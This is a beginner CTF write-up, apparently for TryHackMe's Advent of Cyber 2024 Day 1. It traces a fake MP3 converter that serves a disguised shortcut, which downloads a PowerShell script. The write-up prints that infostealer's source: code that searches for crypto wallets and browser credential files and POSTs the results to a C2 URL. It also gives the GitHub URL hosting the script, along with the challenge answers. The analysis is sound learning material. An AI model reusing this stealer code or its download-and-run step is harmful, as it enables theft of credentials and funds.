
Advent of Cyber 2024


Dive into the wonderful world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!


Day 1: Maybe SOC-mas music, he thought, doesn't come from a store?

Step 1: Accessing the Suspicious Website:

- ➔ To begin the investigation, I accessed the suspicious website using my **AttackBox web browser** by visiting the following IP address: **MACHINE_IP (10.10.79.139)**.
- ➔ I then entered the following YouTube URL in the website's converter: https://www.youtube.com/watch?v=dQw4w9WgXcQ
- ➔ After choosing to convert it to **MP3**, I clicked the download button.










Step 2: Downloading and Extracting Files:


The download resulted in a **ZIP file** named `download.zip`. I proceeded to extract the contents of this ZIP file to my **Desktop directory**, revealing two files:

- **song.mp3**
- **somg.mp3**









Step 3: Inspecting the Files:


➔ I opened the terminal and ran the following command to inspect the file types:

Command: file song.mp3

➔ **song.mp3**: The file was identified as a legitimate audio file, confirming it was a standard MP3 file.

➔ Next, I ran the same file command on somg.mp3:

Command: file song.mp3



Step 4: Further Investigation with ExifTool:


➔ I ran **ExifTool** to dig deeper into the **somg.mp3** file and the suspicious Windows shortcut it contained. First, I inspected **song.mp3** for completeness:


Command: exiftool song.mp3
Command: exiftool somg.mp3


➔ There was nothing of concern in **song.mp3**.

Question: Looks like the song.mp3 file is not what we expected! Run "exiftool song.mp3" in your terminal to find out the author of the song. Who is the author?

Answer: Tyler Ramsbey







➔ For somg.mp3, the output revealed a PowerShell command embedded in the shortcut, designed to download and execute a malicious PowerShell script from a remote server. Here's a summary of the script's behavior:

Step 5: Malicious PowerShell Script Analysis:

➔ The PowerShell script is hosted at the following URL:

https://raw.githubusercontent.com/MM-WarevilleTHM/IS/refs/heads/main/IS.ps1.

➔ The script performs several dangerous actions:

- **Displays ASCII Art:** The script starts by displaying a harmless-looking ASCII art message, which might be intended as a distraction.
- **Searches for Cryptocurrency Wallet Files:** It scans the user's system for cryptocurrency wallet files (e.g., .wallet.dat for Bitcoin, .keystore for Ethereum). The aim is to steal wallet data.
- **Searches for Browser Credentials:** The script looks for browser credentials stored by Google Chrome and Mozilla Firefox in SQLite or JSON files. These credentials could include usernames and passwords, which are often stored in an unencrypted format.
- **Exfiltrates Stolen Data:** The script collects information about any discovered wallet files and browser credentials and sends this data to a Command and Control (C2) server using the Invoke-WebRequest cmdlet. This allows the attacker to remotely access and exploit the stolen data.

Why This Is Dangerous:

- **Data Theft:** The script targets highly sensitive information, such as cryptocurrency wallet files and browser credentials. This could lead to identity theft, unauthorized access to financial accounts, or account hijacking.
- **Exfiltration:** The stolen data is sent to an external server, allowing the attacker to access it remotely for further exploitation.
- **Stealth:** The script uses PowerShell, a legitimate Windows tool, to carry out these actions. This helps it evade detection by many security tools that focus on traditional malware detection.

In short, the script is designed to steal sensitive data and send it to an attacker-controlled server, making it a significant security threat.

Question: The malicious PowerShell script sends stolen info to a C2 server. What is the URL of this C2 server?

Answer: http://papash3ll.thm/data

```
function Print-AsciiArt {
    Write-Host "  ____                 ____  _          _ _ "
    Write-Host " / ___|   | |     |_ _||_   _|  / __|  | | |"
    Write-Host "| |  _    | |      | |   | |   | |     | |_| |"
    Write-Host "| |_| |   | |___   | |   | |   | |__   |  _  |"
    Write-Host " \____|   |_____| |___|  |_|    \___|  |_| |_|"

    Write-Host "         Created by the one and only M.M."
}

# Call the function to print the ASCII art
Print-AsciiArt

# Path for the info file
$infoFilePath = "stolen_info.txt"

# Function to search for wallet files
function Search-ForWallets {
    $walletPaths = @(
        "$env:USERPROFILE\.bitcoin\wallet.dat",
        "$env:USERPROFILE\.ethereum\keystore\*",
        "$env:USERPROFILE\.monero\wallet",
        "$env:USERPROFILE\.dogecoin\wallet.dat"
    )
    Add-Content -Path $infoFilePath -Value "`n### Crypto Wallet Files ###"
    foreach ($path in $walletPaths) {
        if (Test-Path $path) {
            Add-Content -Path $infoFilePath -Value "Found wallet: $path"
        }
    }
}

# Function to search for browser credential files (SQLite databases)
function Search-ForBrowserCredentials {
    $chromePath = "$env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\Login Data"
    $firefoxPath = "$env:APPDATA\Mozilla\Firefox\Profiles\*.default-release\logins.json"

    Add-Content -Path $infoFilePath -Value "`n### Browser Credential Files ###"
    if (Test-Path $chromePath) {
```

This script is a malicious PowerShell script designed to steal sensitive information from a Windows machine.


```
    )
    Add-Content -Path $infoFilePath -Value "`n### Crypto Wallet Files ###"
    foreach ($path in $walletPaths) {
        if (Test-Path $path) {
            Add-Content -Path $infoFilePath -Value "Found wallet: $path"
        }
    }
}

# Function to search for browser credential files (SQLite databases)
function Search-ForBrowserCredentials {
    $chromePath = "$env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\Login Data"
    $firefoxPath = "$env:APPDATA\Mozilla\Firefox\Profiles\*.default-release\logins.json"

    Add-Content -Path $infoFilePath -Value "`n### Browser Credential Files ###"
    if (Test-Path $chromePath) {
        Add-Content -Path $infoFilePath -Value "Found Chrome credentials: $chromePath"
    }
    if (Test-Path $firefoxPath) {
        Add-Content -Path $infoFilePath -Value "Found Firefox credentials: $firefoxPath"
    }
}

# Function to send the stolen info to a C2 server
function Send-InfoToC2Server {
    $c2Url = "http://papash3ll.thm/data"
    $data = Get-Content -Path $infoFilePath -Raw

    # Using Invoke-WebRequest to send data to the C2 server
    Invoke-WebRequest -Uri $c2Url -Method Post -Body $data
}

# Main execution flow
Search-ForWallets
Search-ForBrowserCredentials
Send-InfoToC2Server
```

Step 6: Tracing the Attacker:

- ➔ I next traced the attacker by searching for the string **"Created by the one and only M.M."** used in the PowerShell script.
- ➔ I conducted a Google search and quickly found that this phrase was associated with an attacker's GitHub profile. Visiting the GitHub profile, I found crucial information about the attacker, including their name and number of commits.

Identifying the Attacker:


- ➔ By analyzing the GitHub profile, I was able to uncover more about the attacker's activities, including additional clues regarding their identity. This was a key breakthrough in identifying the attacker behind the malicious website and files.



- ➔ Going to his github profile, i found his name and number of commit made


Question: Who is M.M? Maybe his Github profile page would provide clues?

Answer: Mayor Malware



Question: What is the number of commits on the GitHub repo where the issue was raised?

Answer: 1



This was a clear **OPSEC failure**, where the attacker made a critical mistake by using easily identifiable information tied to their real identity.

END!!!